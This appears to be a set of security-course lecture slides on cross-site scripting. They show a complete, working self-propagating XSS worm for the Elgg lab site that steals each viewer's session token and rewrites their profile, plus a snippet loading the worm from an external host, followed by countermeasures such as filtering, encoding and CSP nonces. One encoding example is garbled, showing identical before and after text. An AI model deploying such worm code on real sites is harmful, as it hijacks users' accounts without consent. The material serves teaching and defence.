
The code sends an add-friend request to the server in the background

If we check Alice’s friends list, Samy is added

Agenda

1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
-  3. Self-propagating
4. Countermeasures

We can expand this idea so that people who view a profile infect others in turn



This code will create a self-propagating worm

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"\worm\" type=\"\text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\"";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level (2=public)
  var desc = "&description=CS55 is my favorite class" + wormCode;
  desc += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  if (elgg.session.user.guid != 47){
    // Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

Place this code in Samy's profile or host this code on the Internet and put a link to it in Samy's profile

```
<script type="javascript"
  src="http://example.com/wormcode.js"
</script>
```

Gets name of people, guid, ts, and token of person viewing Samy's profile

Calls edit profile to update the profile of anyone looking at Samy's profile

Add description "CS55 is my favorite class" to viewer's profile

Make API call

Agenda

1. Cross-Site Scripting (XSS) attacks
2. Become a friend to others
3. Self-propagating
- ➡ 4. Countermeasures

Countermeasures include filtering out code and encoding

Countermeasures

Filtering approach

- Difficult to remove JavaScript from HTML
- Many ways to embed code other than `<script>` tag
- Use open-source libraries (ex. jsoup, HTMLawed) that can filter out JavaScript code (do not roll your own!)

Encoding approach

- Encode data to make JavaScript interpreted as a string

`<script>alert("attack");</script>`

becomes

`<script> alert("attack");</script>`

Another countermeasure is to use a nonce in the Content Security Policy (CSP)

Server sends Content-Security-Policy with random nonce in response header

Content-Security-Policy: script-src 'nonce-34fo3er92d'

New nonce generated each time a page is loaded

Browser only run JavaScript with proper nonce

```
<script nonce=34fo3er92d>  
  ... JavaScript code...  
</script>
```

Nonce matches security policy nonce, code allowed to run

```
<script nonce=abc12345>  
  ... JavaScript code  
</script>
```

Nonce does not match security policy nonce, code does not run

Finally, there are tools/processes to find XSS before they are exploited

Tools such as Burp Suite's vulnerability scanner look for XSS and other problems in web sites

Can manually test site

- Submit some simple unique input (short alphanumeric string) to every input point
- Identify every location where submitted input is returned to browser in HTTP responses
- Examine each location individually

Big picture take away from last four classes: do not trust user input

Do not trust users to input what you expect they'll input

They can input anything!

